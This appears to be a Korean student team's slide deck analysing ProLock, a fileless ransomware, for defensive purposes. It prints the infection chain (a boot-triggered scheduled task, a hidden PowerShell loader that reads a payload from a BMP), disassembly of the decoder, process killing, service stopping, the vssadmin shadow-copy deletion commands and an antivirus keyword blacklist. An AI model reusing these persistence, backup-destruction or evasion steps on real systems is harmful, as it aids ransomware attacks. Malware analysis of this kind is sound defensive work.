


A decorative graphic in the top-left corner consisting of a light red square and a teal square, with two thin white diagonal lines crossing them.

ProLock Defender

-Shellcode based ransomware-

BHC 뿌랜클
김현수 김태용
이상현 이주안

A decorative graphic in the bottom-right corner consisting of a light red square and a teal square, with two thin white diagonal lines crossing them.

CONTENTS



ProLock 랜섬웨어



ProLock 특징



ProLock 방어

01

ProLock 랜섬웨어

- 배경
- 프로젝트 목적

배경

2019.12

PwndLocker의 등장

페이로드 전체가 셸코드인 Fileless 랜섬웨어



ProLock으로 진화

PwndLocker 암호화 알고리즘 패치



2020.2

프로젝트 목적



ProLock 탐지



ProLock 방어




셸코드 기반 랜섬웨어
방어에 기여


02 ProLock 특징

- 실행 과정
- 주요 페이로드
- 기술 개발에 사용한 특징


실행 과정



실행 과정



숨김 폴더 위치




해당 경로에 4개 파일 저장

실행 과정

run.bat

Winmgr.xml 작업 스케줄러 등록 후
Winmgr.xml과 자기 자신을 삭제




실행 과정

Winmgr.xml

작업 스케줄러에 등록되는 내용

```
<?xml version="1.0"?>
- <Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">
  - <RegistrationInfo>
    <Date>2020-03-03T00:00:00</Date>
    <Author>WinPro</Author>
  </RegistrationInfo>
  - <Triggers>
    - <BootTrigger>
      <Enabled>true</Enabled>
    </BootTrigger>
  </Triggers>
  - <Actions>
    - <Command>C:\Programdata\clean.bat</Command>
  </Actions>
</Task>
```



실행 과정

clean.bat

cmd를 통해 PowerShell 실행
bmp파일에서 바이너리 추출 및
메모리 로드

디코딩된
PowerShell 스크립트


```
powershell.exe -nop -w hidden -e
```

```
r((eqmujm kernel32.dll VirtualAlloc),  
(eqmujm kernel32.dll CreateThread),  
er((eqmujm msvcrt.dll memset), (Gllb
```

```
ReadAllBytes('C:\Programdata\WinMgr.bmp');
```


실행 과정





주요 페이로드



주요 페이로드

디코딩

인코딩되어 있는 페이로드를
xor 연산을 사용하여 디코딩

```

seg000:070A0000      push    ebp
seg000:070A0001      mov     ebp, esp
seg000:070A0003      mov     eax, [ebp+8]
seg000:070A0006      jmp     short $+2
; -----
seg000:070A0008      loc_70A0008:                ; CODE XREF: seg000:070A0006↑j
seg000:070A0008      mov     [ebp-14h], eax
seg000:070A000B      lea     edx, ds:40104Fh
seg000:070A0011      lea     eax, ds:401008h
seg000:070A0017      sub     eax, 8
seg000:070A001A      sub     edx, eax
seg000:070A001C      mov     eax, [ebp-14h]
seg000:070A001F      add     edx, eax
seg000:070A0021      xor     ebx, ebx
seg000:070A0023      mov     eax, 9B1A2DCCh
; -----
seg000:070A0028      loc_70A0028:                ; CODE XREF: seg000:070A003D↑j
; seg000:070A004D↑j
seg000:070A0028      xor     [edx+ebx], eax
seg000:070A002B      cmp     dword ptr [edx+ebx], 90909090h
seg000:070A0032      jz      short loc_70A0041
seg000:070A0034      cmp     ebx, 0
seg000:070A0037      jnz     short loc_70A0041
seg000:070A0039      xor     [edx+ebx], eax
seg000:070A003C      inc     eax
seg000:070A003D      jmp     short loc_70A0028
; -----
seg000:070A003F      jmp     short loc_70A004F
; -----
seg000:070A0041      loc_70A0041:                ; CODE XREF: seg000:070A0032↑j
; seg000:070A0037↑j
seg000:070A0041      add     ebx, 4
seg000:070A0044      cmp     dword ptr [edx+ebx], 0C4C4C4C4h
seg000:070A0048      jz      short loc_70A004F
seg000:070A004D      jmp     short loc_70A0028
; -----
seg000:070A004F      loc_70A004F:                ; CODE XREF: seg000:070A003F↑j
; seg000:070A004B↑j
seg000:070A004F      nop
seg000:070A0050      nop
  
```


주요 페이로드

API 함수 호출 ←

파일 삭제 ←

프로세스 종료 ←

서비스 중지 ←

vssadmin ←

암호화 ←

.txt ←

API 함수 호출


API 함수 호출 및 테이블 생성

```

seg000:070A00E8 ;
seg000:070A00ED aKernel32Dll db 'kernel32.dll',0
seg000:070A00FA ;
seg000:070A00FA loc_70A00FA: 76dd2990 KERNEL32!LoadLibraryAStub
seg000:070A00FA call [esi+new 76dc5f20 KERNEL32!GetProcAddressStub
seg000:070A00FA mov [esi+new 76dd3c50 KERNEL32!CloseHandle
seg000:070A00FD call loc_70A0 76dd3eb0 KERNEL32!CreateFileW
seg000:070A0103 ; 76dc97e0 KERNEL32!CreateThreadStub
seg000:070A0108 aShell32Dll db 'shell32.dll' 76dd58f0 KERNEL32!ExitProcessImplementation
seg000:070A0114 ; 76dd3f10 KERNEL32!FindClose
seg000:070A0114 loc_70A0114: 76dd3f90 KERNEL32!FindFirstFileW
seg000:070A0114 call [esi+new 76dd3fe0 KERNEL32!FindNextFileW
seg000:070A0114 mov [esi+new 76dc4820 KERNEL32!GetShortPathNameW
seg000:070A0117 call loc_70A0 76dd4230 KERNEL32!ReadFile
seg000:070A011D ; 77358710 ntdll!RtlZeroMemory
seg000:070A0122 aNetapi32Dll db 'netapi32.dll' 76dd42c0 KERNEL32!SetFilePointer
seg000:070A012F ; 76dd4320 KERNEL32!WriteFile
seg000:070A012F loc_70A012F: 76e10290 KERNEL32!lstrcatW
seg000:070A012F call [esi+new 76e10400 KERNEL32!lstrcpyW
seg000:070A0132 mov [esi+new 76dc4710 KERNEL32!lstrlenWStub
seg000:070A0138 call loc_70A0 76dc7fb0 KERNEL32!lstrlenAStub
seg000:070A0138 ; 76dc5e90 KERNEL32!lstrcmpiAStub
seg000:070A013D aCloseHandle db 'CloseHandle' 76dc7740 KERNEL32!lstrcmpiWStub
seg000:070A0149 ; 76dd4150 KERNEL32!GetLogicalDriveStringsW
seg000:070A0149 loc_70A0149: 76dd4070 KERNEL32!GetDriveTypeW
seg000:070A0149 push [esi+new 76dc9010 KERNEL32!SleepStub
seg000:070A0149 call [esi+new 76dd3ee0 KERNEL32!DeleteFileW
seg000:070A014F mov [esi+new 76dd40b0 KERNEL32!GetFileAttributesW
seg000:070A0152 call sub_70A0 76dd2f10 KERNEL32!MoveFileW
seg000:070A0155 ; 7696aec0 shell32!ShellExecuteA
seg000:070A015A aCreatefileW db 'CreateFileW' 76dcd460 KERNEL32!GetWindowsDirectoryWStub
seg000:070A0166 ; 76dc8f60 KERNEL32!GetModuleHandleAStub
; 76dd5910 KERNEL32!CreateToolhelp32Snapshot
; 76dcee80 KERNEL32!Process32First
; 76dcd7c0 KERNEL32!Process32Next

```

주요 페이로드



파일 삭제

다음 네 개의 파일을 삭제

- C:\Programdata\WinMgr.xml
- C:\Programdata\WinMgr.bmp
- C:\Programdata\clean.bat
- C:\Programdata\run.bat

```

seg000:09220569      push     [esi+new.Shell32]
seg000:0922056F      call    [esi+new.GetProcAddress]
seg000:09220572      mov     [esi+new.ShellExecuteA], eax
seg000:09220575      call    loc_9220594
seg000:09220575      ; -----
seg000:0922057A      aCProgramdataWi db 'C:\Programdata\WinMgr.xml'
seg000:0922057A                                     ; CODE XREF: seg000:09220535↑j
seg000:09220593      db      0
seg000:09220594      ; -----
seg000:09220594      loc_9220594:                                     ; CODE XREF: seg000:09220575↑p
seg000:09220594      call    [esi+new.DeleteFileA]
seg000:0922059A      loc_922059A:                                     ; CODE XREF: seg000:09220575↑p
seg000:0922059A      call    sub_92205B9
seg000:0922059A      ; -----
seg000:0922059F      aCProgramdataWi_0 db 'C:\Programdata\WinMgr.bmp'
seg000:09220588      db      0
seg000:09220589      ; ===== SUBROUTINE =====
seg000:09220589      ; void __usercall sub_92205B9(new *a1@<esi>)
seg000:09220589      proc near                                     ; CODE XREF: seg000:loc_922059A↑p
seg000:09220589      call    [esi+new.DeleteFileA]
seg000:0922058F      call    loc_92205DD
seg000:0922058F      sub_92205B9      endp
seg000:0922058F      ; -----
seg000:092205C4      aCProgramdataC1 db 'C:\Programdata\clean.bat'
seg000:092205DC      db      0
seg000:092205DD      ; -----
seg000:092205DD      loc_92205DD:                                     ; CODE XREF: sub_92205B9+6↑p
seg000:092205DD      call    [esi+new.DeleteFileA]
seg000:092205E3      call    loc_92205FF
seg000:092205E3      ; -----
seg000:092205E8      aCProgramdataRu db 'C:\Programdata\run.bat'
seg000:092205FE      db      0
seg000:092205FF      ; -----
seg000:092205FF      loc_92205FF:                                     ; CODE XREF: seg000:092205E3↑p
seg000:092205FF      call    [esi+new.DeleteFileA]
seg000:09220605

```

주요 페이로드

프로세스 종료


파일 수정(암호화)을 하기 위한
프로세스 종료

```

seg000:0922161F sub_922161F      proc near                ; CODE XREF: sub_92209CC↑j
seg000:0922161F      push      0
seg000:09221621      call     [esi+new.GetModuleHandleA]
seg000:09221624      mov     dword ptr [esi+088h], 128h
seg000:0922162E      push      0
seg000:09221630      push      2
seg000:09221632      call     [esi+new.CreateToolhelp32Snapshot]
seg000:09221635      mov     [esi+080h], eax
seg000:09221638      lea     edx, [esi+088h]
seg000:09221641      push     edx
seg000:09221642      push     dword ptr [esi+080h]
seg000:09221644      call     [esi+new.Process32First]
seg000:09221648      sub_922161F      endp ; sp-analysis failed
seg000:09221648      ; START OF FUNCTION CHUNK FOR sub_9221732
seg000:0922164E      loc_922164E:      ; CODE XREF: sub_9221732:loc_9221741↑j
seg000:0922164E      lea     edx, [esi+088h]
seg000:09221654      push     edx
seg000:09221655      push     dword ptr [esi+080h]
seg000:09221658      call     [esi+new.Process32Next]
seg000:09221661      test     eax, eax
seg000:09221663      jz       loc_9221746
seg000:09221669      xor     ebx, ebx
seg000:0922166B      loc_922166B:      ; CODE XREF: sub_9221732-9C↓j
seg000:0922166B      lea     edx, [esi+(new.FindNextFileW+0B4h)]
seg000:09221671      push     edx
seg000:09221672      call     [esi+new.lstrlenA]
seg000:09221675      cmp     ebx, eax
seg000:09221677      loc_9221677:      ; CODE XREF: sub_9221732-81↑j
seg000:09221677      jnb      short loc_9221698
seg000:09221679      cmp     byte ptr [esi+ebx+(new.FindNextFileW+0B4h)], 41h ; 'A'
seg000:09221681      jb      short loc_9221695
seg000:09221683      cmp     byte ptr [esi+ebx+(new.FindNextFileW+0B4h)], 5Ah ; 'Z'
seg000:09221688      ja      short loc_9221695
seg000:0922168D      add     byte ptr [esi+ebx+(new.FindNextFileW+0B4h)], new.FindClose
seg000:09221695      loc_9221695:      ; CODE XREF: sub_9221732-81↑j
seg000:09221695      ; sub_9221732-A7↑j
seg000:09221695      inc     ebx
seg000:09221696      jmp     short loc_922166B
seg000:09221698      ; -----

```

주요 페이로드



서비스 중지

net.exe stop <service> /y 명령
어로 백업 및 보안과 관련된 모든
서비스를 중지

```

seg000:09221746 loc_9221746:                ; CODE XREF: sub_922173
seg000:09221746                push     dword ptr [esi+0B0h] ; _DWORD
seg000:0922174C                call     [esi+new.CloseHandle]
seg000:0922174F                xor      ebx, ebx
seg000:09221751
seg000:09221751 loc_9221751:                ; CODE XREF: sub_922173
seg000:09221751                mov      [esi+(new.FindNextFileW+0B4h)], 0
seg000:09221758                call     sub_9221766
seg000:0922175B sub_9221732 endp ; sp-analysis failed
seg000:0922175B
seg000:0922175B ; -----
seg000:09221760 aStop                db 'stop'
seg000:09221764                db      20h
seg000:09221765 unk_9221765            db      0
  
```

```

seg000:09221797 sub_9221797            proc near                ; CODE XREF: seg000:1
seg000:09221797                lea      edx, [esi+(new.FindNextFileW+0B4h)]
seg000:0922179D                push     edx
seg000:0922179D sub_9221797 endp ; sp-analysis failed
seg000:0922179D
seg000:0922179E                call     [esi+new.lstrcat]
seg000:092217A4                push     0
seg000:092217A6                push     0
seg000:092217A8                lea      edx, [esi+(new.FindNextFileW+0B4h)]
seg000:092217AE                push     edx
seg000:092217AF                call     sub_92217BC
seg000:092217AF ; -----
seg000:092217B4 aNetExe              db 'net.exe'
seg000:092217BB                db      0
seg000:092217BC
  
```

주요 페이로드

vssadmin

vssadmin.exe 명령어를 호출시켜 드라이브와 관련된 볼륨 새도 복사본을 삭제

```

seg000:070A081C loc_70A081C:                                     ; CODE XREF: sub_70A0833:10
seg000:070A081C                                     push    0
seg000:070A081E                                     push    0
seg000:070A0820                                     push    edi
seg000:070A0821                                     call    sub_70A0833 ; vssadmin command
seg000:070A0821 ; -----
seg000:070A0826 aVssadminExe db 'vssadmin.exe'
seg000:070A0832 db 0
seg000:070A0832 ; END OF FUNCTION CHUNK FOR sub_70A0833
seg000:070A0833 ; ===== S U B R O U T I N E =====
seg000:070A0833
seg000:070A0833 sub_70A0833 proc near                               ; CODE XREF: sub_70A0833-12
seg000:070A0833
seg000:070A0833 ; FUNCTION CHUNK AT seg000:070A06F7 SIZE 0000000C BYTES
seg000:070A0833 ; FUNCTION CHUNK AT seg000:070A0765 SIZE 000000CE BYTES
seg000:070A0833 ; FUNCTION CHUNK AT seg000:070A0888 SIZE 0000004B BYTES
seg000:070A0833
seg000:070A0833                                     push    0 ; _DWORD
seg000:070A0835                                     push    0 ; _DWORD
seg000:070A0837                                     call    [esi+new.ShellExcuteA] ; Execute vssadmin
seg000:070A083A                                     push    3E8h ; _DWORD
seg000:070A083F                                     call    [esi+new.Sleep]

```

```

seg000:070A0672 aDeleteShadowsA db 'delete shadows /all /quiet',0
seg000:070A068D aResizeShadowst db 'resize shadowstorage /for=c: /on=c: /maxsize=401MB',0
seg000:070A06C0 aResizeShadowst_0 db 'resize shadowstorage /for=c: /on=c: /maxsize=unbounded',0

```

주요 페이로드

안티바이러스 제거

블랙 리스트 방식으로 키워드 목록에 대해 몇몇 안티 바이러스 제품, 중요한 시스템 디렉토리 및 파일 확장자를 포함하여 추가적으로 여러 검사를 진행

```

seg000:09222337      cmp     dword ptr [esi+15A8h], 'dniw'
seg000:09222341      jnz     short loc_9222352
seg000:09222343      cmp     word ptr [esi+15ACh], 'wo' ; window
seg000:0922234C      jz      loc_92223FC
seg000:09222352      loc_9222352:
seg000:09222352      ; CODE XREF: seg000:09222341↑j
seg000:09222352      cmp     dword ptr [esi+15A8h], 'psak'
seg000:0922235C      jnz     short loc_922236D
seg000:0922235E      cmp     word ptr [esi+15ACh], 're' ; kasper
seg000:09222367      jz      loc_92223FC
seg000:0922236D      loc_922236D:
seg000:0922236D      ; CODE XREF: seg000:0922235C↑j
seg000:0922236D      cmp     dword ptr [esi+15A8h], 'lnha'
seg000:09222377      jnz     short loc_9222384
seg000:09222379      cmp     word ptr [esi+15ACh], 'ba' ; ahnlab
seg000:09222382      jz      short loc_92223FC
seg000:09222384      loc_9222384:
seg000:09222384      ; CODE XREF: seg000:09222377↑j
seg000:09222384      cmp     dword ptr [esi+15A8h], 'hpos'
seg000:0922238E      jnz     short loc_922239B
seg000:09222390      cmp     word ptr [esi+15ACh], 'so' ; sophos
seg000:09222399      jz      short loc_92223FC
seg000:0922239B      loc_922239B:
seg000:0922239B      ; CODE XREF: seg000:0922238E↑j
seg000:0922239B      cmp     dword ptr [esi+15A8h], 'mtih'
seg000:092223A5      jnz     short loc_92223B2
seg000:092223A7      cmp     word ptr [esi+15ACh], 'na' ; hitman
seg000:092223B0      jz      short loc_92223FC
seg000:092223B2      loc_92223B2:
seg000:092223B2      ; CODE XREF: seg000:092223A5↑j
seg000:092223B2      cmp     dword ptr [esi+15A8h], 'sava'
seg000:092223B7      jnz     short loc_92223C7
seg000:092223BE      cmp     byte ptr [esi+15ACh], 't' ; avast
seg000:092223C5      jz      short loc_92223FC
  
```

주요 페이로드

확장자 검사

암호화를 진행하기 전에 여러 목록을 검사하여 확장자를 추가하거나 회피 또는 삭제

```
seg000:07521A22 aRecycleBin db '$Recycle.Bin',0
seg000:07521A2F db 0Dh
seg000:07521A30 aWindows db 'Windows',0
seg000:07521A38 db 0Dh
seg000:07521A39 aBoot db 'Boot',0
seg000:07521A3E db 0Dh
seg000:07521A3F aSystemVolumeIn db 'System Volume Information',0
seg000:07521A59 db 0Dh
seg000:07521A5A aPerflogs db 'PerfLogs',0
seg000:07521A6D aCommonFiles db 0Dh,'Common Files',0
seg000:07521A7B db 0Dh
seg000:07521A7C aDvdMaker db 'DVD Maker',0
seg000:07521A86 db 0Dh
seg000:07521A87 aInternetExplor db 'Internet Explorer',0
seg000:07521A99 db 0Dh
seg000:07521A9A aKasperskyLab db 'Kaspersky Lab',0
seg000:07521AA8 db 0Dh
seg000:07521AA9 aKasperskyLabSe db 'Kaspersky Lab Setup Files',0
seg000:07521AC3 db 0Dh
seg000:07521AC4 aWindowspowersh db 'WindowsPowerShell',0
seg000:075219DF db 90h
seg000:075219E0 db 2Eh ; .
seg000:075219E1 aExeDllLnkIcoMs db 'exe.dll.lnk.ico.msi.chm.sys.hlf.lng.ttf.cmd'
seg000:07521A14 aBacBak db '.bac.bak'
seg000:07521A1C db 90h
seg000:07521A1D db 90h
seg000:07521A1E db 90h
seg000:07521A1F db 90h
```

주요 페이로드

- 디코딩 ←
- API 함수 호출 ←
- 파일 삭제 ←
- 프로세스 종료 ←
- 서비스 중지 ←
- vssadmin ←
- 암호화 ←
- .txt ←

암호화

암호화 알고리즘 RSA-2048을 통해
공격 대상 파일들을 암호화

```

seg000:092218B7 mov     eax, [edi+new.CreateThread]
seg000:092218BA mov     [esi+1040h], eax ; CreateThread
seg000:092218C0 mov     eax, [edi+new.CloseHandle]
seg000:092218C3 mov     [esi+1044h], eax ; CloseHandle
seg000:092218C9 mov     eax, [edi+20h] ; FindClose
seg000:092218CC mov     [esi+1048h], eax ; FindClose
seg000:092218D2 mov     eax, [edi+60h] ; Sleep
seg000:092218D5 mov     [esi+104Ch], eax ; Sleep
seg000:092218F0 mov     eax, [edi+14h] ; CreateFileW
seg000:092218F3 mov     [esi+1054h], eax ; CreateFileW
seg000:092218F9 mov     eax, [edi+3Ch] ; WriteFile
seg000:092218FC mov     [esi+1058h], eax ; WriteFile
seg000:09221910 call    dword ptr [esi+1030h] ; lstrcpW
seg000:09221916 mov     dword ptr [esi+1358h], 0
seg000:09221920 loc_9221920: ; CODE XREF: seg000:09221996↓j
seg000:09221920 mov     dword ptr [esi+1570h], 0
seg000:0922192A mov     dword ptr [esi+1578h], 0
seg000:09221934 mov     dword ptr [esi+105Ch], 0
seg000:0922193E lea     edx, [esi+135Ch]
seg000:09221944 push    edx
seg000:09221945 lea     edx, [esi+new.CloseHandle]
seg000:09221948 push    edx
seg000:09221949 call    dword ptr [esi+1034h] ; lstrcmpi
seg000:0922194F cmp     eax, 0
seg000:09221952 jnz     short loc_922195D ; recurse_encrypt
